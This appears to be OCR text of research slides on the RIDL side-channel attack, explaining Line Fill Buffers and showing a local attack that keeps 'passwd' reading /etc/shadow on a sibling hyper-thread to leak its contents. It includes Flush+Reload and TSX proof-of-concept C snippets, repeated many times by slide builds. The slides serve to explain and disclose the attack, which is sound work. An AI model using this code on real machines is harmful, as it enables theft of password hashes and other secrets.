
Central buffer between execution units, L1d and L2 to improve **memory throughput**

LINE FILL BUFFERS?



Central buffer between execution units, L1d and L2 to improve **memory throughput**

LINE FILL BUFFERS?



Central buffer between execution units, L1d and L2 to improve **memory throughput**

LINE FILL BUFFERS?

Multiple roles:

- Asynchronous memory requests
- Load squashing
- Write combining
- Uncached memory

LINE FILL BUFFERS?

Multiple roles:

- Asynchronous memory requests
- Load squashing
- Write combining
- Uncached memory

LINE FILL BUFFERS?

CPU design: what to do on a cache miss?

- Send out memory request
- Wait for completion
- Blocks other loads/stores

LINE FILL BUFFERS?

Solution: keep track of address in LFB

- Send out memory request
- Allocate LFB entry
- Store address in LFB
- Serve other loads/stores
- Pending request *eventually* completes

LINE FILL BUFFERS?

Solution: keep track of address in LFB

- Send out memory request
- Allocate LFB entry
- Store address in LFB
- Serve other loads/stores
- Pending request *eventually* completes

LINE FILL BUFFERS?

Allocate LFB entry


May contain data from previous load

RIDL exploits this

EXPERIMENTS


Experiments in the paper

EXPERIMENTS




Experiments in the paper

EXPERIMENTS



Experiments in the paper

EXPERIMENTS



Conclusion: our primary RIDL instance leaks from **Line Fill Buffers**

Cool… so how do we actually mount a RIDL attack?

IDEAS

- We can leak in-flight data
- Let’s get some sensitive data in-flight!

LOCAL ATTACKER

/ETC/SHADOW

```
$ strace passwd 2>&1

...

openat(
 AT_FDCWD,
 "/etc/shadow",
 O_RDONLY|O_CLOEXEC
 )
```

CONFUSED DEPUTY

- `passwd` opens `/etc/shadow`
- Can we get this on the other Hyper-Thread?

```
taskset -c 3 ./passwd.sh
```

```
while true; do
  passwd -S;
done
```

CHALLENGES

CHALLENGES

What does this program look like?

① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```


② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```





1 **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

2 **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

3 **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```


② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```





① **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

① FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL


```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
```

Leak in-flight data from an invalid or unmapped page, also works for demand paging.

```
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```


② RIDL


```
if (_xbegin() == _XBEGIN_STARTED) {
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

Use the leaked byte as an index
into our probe array.

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```





① **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

